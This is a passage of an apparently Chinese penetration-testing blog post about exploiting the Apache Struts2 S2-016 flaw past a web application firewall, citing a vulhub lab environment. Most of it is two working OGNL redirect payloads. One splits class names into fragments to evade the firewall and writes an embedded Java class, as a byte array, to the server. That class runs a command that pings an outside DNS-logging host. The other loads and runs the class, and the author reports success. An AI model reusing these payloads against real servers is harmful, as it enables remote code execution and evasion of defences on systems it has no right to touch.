
```
redirect:http://www.baidu.com${#req=#context.get('co'+'m.open'+'symphony.xwo'+'rk2.disp'+'atcher.HttpSer'+'vletRe
q'+'uest'),#resp=#context.get('co'+'m.open'+'symphony.xwo'+'rk2.disp'+'atcher.HttpSer'+'vletRes'+'ponse'),#resp.se
tCharacterEncoding('UTF-8'),#ot=#resp.getWriter (),#bb0=new java.io.FileOutputStream("/xxxxx/classes/hello3.clas
s"),#a=new byte[]{-54,-2,-70,-66,0,0,0,52,0,37,10,0,10,0,22,7,0,23,8,0,24,8,0,25,10,0,26,0,27,10,0,26,0,28,7,0,29,
7,0,30,10,0,8,0,22,7,0,31,1,0,6,60,105,110,105,116,62,1,0,3,40,41,86,1,0,4,67,111,100,101,1,0,15,76,105,110,101,7
8,117,109,98,101,114,84,97,98,108,101,1,0,13,83,116,97,99,107,77,97,112,84,97,98,108,101,7,0,30,7,0,29,1,0,4,109,9
7,105,110,1,0,22,40,91,76,106,97,118,97,47,108,97,110,103,47,83,116,114,105,110,103,59,41,86,1,0,10,83,111,117,11
```

4,99,101,70,105,108,101,1,0,10,104,101,108,108,111,46,106,97,118,97,12,0,11,0,12,1,0,16,106,97,118,97,47,108,97,110,103,47,83,116,114,105,110,103,1,0,4,112,105,110,103,1,0,29,116,101,115,116,46,51,57,100,57,48,56,101,102,46,100,110,115,46,49,52,51,51,46,101,117,46,111,114,103,7,0,32,12,0,33,0,34,12,0,35,0,36,1,0,19,106,97,118,97,47,108,97,110,103,47,69,120,99,101,112,116,105,111,110,1,0,5,104,101,108,108,111,1,0,16,106,97,118,97,47,108,97,110,103,47,79,98,106,101,99,116,1,0,17,106,97,118,97,47,108,97,110,103,47,82,117,110,116,105,109,101,1,0,10,103,101,116,82,117,110,116,105,109,101,1,0,21,40,41,76,106,97,118,97,47,108,97,110,103,47,82,117,110,116,105,109,101,59,1,0,4,101,120,101,99,1,0,40,40,91,76,106,97,118,97,47,108,97,110,103,47,83,116,114,105,110,103,59,41,76,106,97,118,97,47,108,97,110,103,47,80,114,111,99,101,115,115,59,0,33,0,8,0,10,0,0,0,0,0,2,0,1,0,11,0,12,0,1,0,13,0,0,0,106,0,4,0,3,0,0,0,32,42,-73,0,1,5,-67,0,2,89,3,18,3,83,89,4,18,4,83,76,-72,0,5,43,-74,0,6,77,-89,0,4,76,-79,0,1,0,4,0,27,0,30,0,7,0,2,0,14,0,0,0,26,0,6,0,0,0,5,0,4,0,8,0,19,0,9,0,27,0,12,0,30,0,11,0,31,0,13,0,15,0,0,0,16,0,2,-1,0,30,0,1,7,0,16,0,1,7,0,17,0,0,9,0,18,0,19,0,1,0,13,0,0,0,37,0,2,0,2,0,0,0,9,-69,0,8,89,-73,0,9,76,-79,0,0,0,1,0,14,0,0,0,10,0,2,0,0,0,16,0,8,0,17,0,1,0,20,0,0,0,2,0,21},#bb0.write(#a),#bb0.flush(),#bb0.close(),#ot.print(#bb0),#ot.flush(),#ot.close()}

得到的结果如下：

反编译也成功





那么进行本地的 file 协议加载 class 类

```
redirect:http://www.baidu.com${#req=#context.get('co'+'m.open'+'symphony.xwo'+'rk2.disp'+'atcher.HttpSer'+'vletRe
q'+'uest'),#resp=#context.get('co'+'m.open'+'symphony.xwo'+'rk2.disp'+'atcher.HttpSer'+'vletRes'+'ponse'),#resp.se
tCharacterEncoding('UTF-8'),#ot=#resp.getWriter (),#bb0=new java.net.URL[]{new java.net.URL("file:/xxxxx/WEB-INF/c
lasses/")},#cc0=new java.net.URLClassLoader(#bb0),#cc1=#cc0.loadClass("hello3"),#cc1.getDeclaredMethods()[0].invok
e(#cc1.newInstance()),#ot.print(),#ot.flush(),#ot.close()}
```

dns 平台接收到请求，利用成功，感觉其他小类的 Struts2 漏洞也可以这么利用。

0x04 总结

1. 碰到 waf 不能直接放弃，在能力范围内进行不断尝试与绕过，也许就可以进行绕过。

2. 尽可能对 payload 代码进行研究，而不是只依赖于工具，尽量不要 工具成功我就成功，工具失败我就失败 这种观点。

> 参考链接：
> https://github.com/vulhub/vulhub/tree/master/struts2/s2-016 【Struts2 016 环境】